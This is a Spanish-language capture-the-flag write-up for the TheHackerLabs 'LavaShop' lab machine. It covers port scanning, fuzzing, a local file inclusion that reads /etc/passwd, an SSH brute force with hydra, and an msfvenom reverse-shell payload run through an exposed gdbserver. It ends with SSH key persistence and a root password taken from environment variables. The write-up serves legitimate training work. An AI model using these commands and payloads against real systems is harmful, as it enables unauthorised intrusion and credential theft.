Maquina LavaShop
- OS: Linux
- Plataforma: TheHackerLabs
- Nivel: Easy
- Tags: #ssh #gdbserver #lfi #msfvenom
Reconocimiento
Comienzo tirando un ping para comprobar la conectividad:
> ping -c 1 192.168.1.210
---------------------------------------------------------
PING 192.168.1.210 (192.168.1.210) 56(84) bytes of data.
64 bytes from 192.168.1.210: icmp_seq=1 ttl=64 time=1.33 ms

--- 192.168.1.210 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.326/1.326/1.326/0.000 ms
Ahora procedo a realizar un escaneo con nmap para descubrir los puertos abiertos.
> sudo nmap -p- -sS -Pn -n -T5 -vvv 192.168.1.210
-------------------------------------------------
Scanned at 2025-12-06 20:04:50 CST for 2s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 64
80/tcp   open  http    syn-ack ttl 64
1337/tcp open  waste   syn-ack ttl 64
MAC Address: 00:0C:29:6A:8D:81 (VMware)
- Vemos los puertos 22, 80 y 1337 abiertos
Sobre los puertos abiertos realizamos un segundo escaneo mas profundo para detectar versiones, servicios y correr un conjunto de scripts predeterminados.
> sudo nmap -p 22,80,1337 -sV -sC -sS -Pn -n -T5 -vvv 192.168.1.210 -oN
-------------------------------------------------
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 af:79:a1:39:80:45:fb:b7:cb:86:fd:8b:62:69:4a:64 (ECDSA)
|_  256 6d:d4:9d:ac:0b:f0:a1:88:66:b4:ff:f6:42:bb:f2:e5 (ED25519)
80/tcp   open  http    Apache httpd 2.4.62
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Did not follow redirect to http://lavashop.thl/
1337/tcp open  waste?
MAC Address: 00:0C:29:6A:8D:81 (VMware)
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
- Puerto 22 SSH: OpenSSH 9.2p1 Debian 2+deb12u3
- Puerto 80 HTTP: Apache httpd 2.4.62, podemos ver el dominio
http://lavashop.thl/ - Puerto 1337: waste?
Metemos el domino al /etc/hosts
Enumeración
Puerto 80 HTTP
- Es una pagina de lamparas de lava

Codigo Fuente.
Viendo el codigo fuente podemos encontrar esto:
- Al parecer el
index.phptiene un parametro para listar archivos de la maquina.
  <ul class="site-nav__list">
    <li><a class="site-nav__link" href="/index.php?page=home">Inicio</a></li>
    <li><a class="site-nav__link" href="/index.php?page=products">Productos</a></li>
    <li><a class="site-nav__link" href="/index.php?page=about">Sobre Nosotros</a></li>
    <li><a class="site-nav__link" href="/index.php?page=contact">Contacto</a></li>
Fuzzing.
Realizamos fuzzing con feroxbuster para ver que recursos ocultos podemos encontrar:
> feroxbuster -u http://lavashop.thl/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,py,js,txt,xml,log -t 25

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://lavashop.thl/
 🚩  In-Scope Url          │ lavashop.thl
 🚀  Threads               │ 25
 📖  Wordlist              │ /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.0
 🔎  Extract Links         │ true
 💲  Extensions            │ [html, php, py, js, txt, xml, log]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      274c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      277c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      191l      466w     4025c http://lavashop.thl/assets/css/styles.css
200      GET       45l      105w     1539c http://lavashop.thl/index.php
200      GET       45l      105w     1539c http://lavashop.thl/
301      GET        9l       28w      312c http://lavashop.thl/pages => http://lavashop.thl/pages/
301      GET        9l       28w      313c http://lavashop.thl/assets => http://lavashop.thl/assets/
301      GET        9l       28w      315c http://lavashop.thl/includes => http://lavashop.thl/includes/
200      GET        5l       27w      208c http://lavashop.thl/pages/about.php
200      GET        4l        7w      139c http://lavashop.thl/pages/contact.php
200      GET        5l       20w      195c http://lavashop.thl/pages/home.php
200      GET       26l       97w     1017c http://lavashop.thl/pages/products.php
200      GET       19l       40w      698c http://lavashop.thl/includes/header.php
200      GET        8l       20w      424c http://lavashop.thl/includes/nav.php
301      GET        9l       28w      320c http://lavashop.thl/assets/images => http://lavashop.thl/assets/images/
200      GET        5l       14w      105c http://lavashop.thl/includes/footer.php
301      GET        9l       28w      321c http://lavashop.thl/includes/pages => http://lavashop.thl/includes/pages/
301      GET        9l       28w      317c http://lavashop.thl/assets/css => http://lavashop.thl/assets/css/
200      GET        8l       23w      246c http://lavashop.thl/includes/pages/contact.php
200      GET        4l       30w      208c http://lavashop.thl/includes/pages/home.php
200      GET        6l       26w      192c http://lavashop.thl/includes/pages/catalog.php
- Los recursos que encontramos fuzzeando son exactamente los mismos los que encontramos en el codigo fuente:
http://lavashop.thl/pages/about.php -> /index.php?page=about
http://lavashop.thl/pages/contact.php -> /index.php?page=contact
http://lavashop.thl/pages/home.php -> /index.php?page=home
http://lavashop.thl/pages/products.php -> /index.php?page=products
Explotación
Sabemos que la web lista archivos mediante: /index.php?page=about por lo cual intentamos abusar de este parametro para realizar un LFI pero no tuvimos éxito.
Al saber que los recursos del codigo fuente son los mismos recursos que encontramos fuzzeando esto me hace pensar que tal vez alguno de estos archivos tenga algún parametro vulnerable.
Por lo cual ahora vamos a fuzzear por parámetros en cada recurso.
> ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://lavashop.thl/pages/products.php?FUZZ=../../../../../../../../../etc/passwd -fw 189
----------------------------------------------------------------------------------------------------------------------------------------------------------------
       /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

file                    [Status: 200, Size: 2507, Words: 225, Lines: 55, Duration: 8ms]
- Encontramos el parametro
fileen/pages/products.php
Entonces ahora podemos listar archivos
- Listamos el
/etc/passwd

- Encontramos el usuario
debianyRodri
Teniendo estos 2 usuarios podemos proceder a realizar un ataque de fuerza bruta al servicio SSH.
> hydra -l 'debian' -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.210 -t 15
-----------------------------------------------------------------------------------
[22][ssh] host: 192.168.1.210   login: debian   password: 12345
- Credenciales encontradas para el usuario debian:12345
Nos conectamos por SSH
ssh debian@192.168.1.210
debian@192.168.1.210's' password:

debian@Thehackerslabs-LavaShop:/$ whoami
debian
debian@Thehackerslabs-LavaShop:/$ id
uid=1000(debian) gid=1000(debian) groups=1000(debian),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev)
debian@Thehackerslabs-LavaShop:/$
Dentro del sistema trate de enumerar el puerto 1337 que anteriormente vimos que estaba abierto.
debian@Thehackerslabs-LavaShop:/$ curl 127.0.0.1:1337 # Sin exito
debian@Thehackerslabs-LavaShop:/$ nc -nv 127.0.0.1 1337  # Sin Exito
Por lo cual me decidí a ver cual era el proceso de dicho puerto
debian@Thehackerslabs-LavaShop:/$ ps aux | grep 1337
Rodri       1607  0.0  0.1  11476  3544 ?        Ss   12:16   0:00 /usr/bin/gdbserver --once 0.0.0.0:1337 /bin/true
debian      1613  0.0  0.0   6304  1696 pts/0    S+   12:16   0:00 grep 1337
- Aqui me encuentro que en este puerto el usuario
Rodriesta ejecutando ungdbserver
Explotación GDBServer
GDBserver se utiliza para depurar programas de manera remota, que quiere decir esto? Que GDBServer tiene la capacidad de ejecutar binarios para poder depurarlos, nosotros nos podemos aprovechar de esto para subir algún payload malicioso y ejecutarlo.
- En nuestra maquina creamos el binario malicioso.
> msfvenom -p linux/x64/shell_reverse_tcp LHOST=<TUIP> LPORT=4444 PrependFork=true -f elf -o payload.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 106 bytes
Final size of elf file: 226 bytes
Saved as: payload.elf
-
Le damos permisos de ejecución:
-
Iniciamos
GDBServeren nuestra maquina atacante -
Dentro del
GDBservernos conectamos al server de la maquina victima.
-
Subimos el payload a la maquina victima.
-
Establecemos la ruta del binario que queremos ejecutar (depurar). No ejecutamos nada, solo le indicamos a GDBServer que es lo que tiene que ejecutar.
-
Antes de ejecutar el payload es necesario ponernos en escucha:
-
Ejecutamos el payload
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
`target:/usr/bin/true' has disappeared; keeping its symbols.
Starting program: target:/usr/bin/true
Reading /usr/lib/debug/.build-id/a7/52f6d1c0edab0671d291d55c36296a3c55f0c2.debug from remote target.
Nos llega la conexión
Recurso para la explotacion de un: GDBServer
SSH Keys y Escalada de Privilegios
Para establecernos un acceso mas estable por SSH vamos a generar un clave y añadirle al home de Rodri
- En la maquina victima creamos el directorio para la clave `ssh
-
En nuestra maquina atacante generamos la calve rsa:
-
Copiamos la clave publica:
-
En la maquina victima vamos a meter la clave publica al authorized_keys
> echo "<Clave Publica>" > /home/Rodri/.ssh/authorized_keys
> chmod 600 /home/Rodri/.ssh/authorized_keys
- Ahora ya nos podemos conectar por
ssh
> ssh -i rodri_key Rodri@<IP>
--------------------------------
Rodri@Thehackerslabs-LavaShop:~$ whoami
Rodri
Rodri@Thehackerslabs-LavaShop:~$ id
uid=1001(Rodri) gid=1001(Rodri) groups=1001(Rodri)
Ahora procedemos a leer las variables de entorno:
- Encontramos la password del usuario root
Migramos al usuario root

PWNED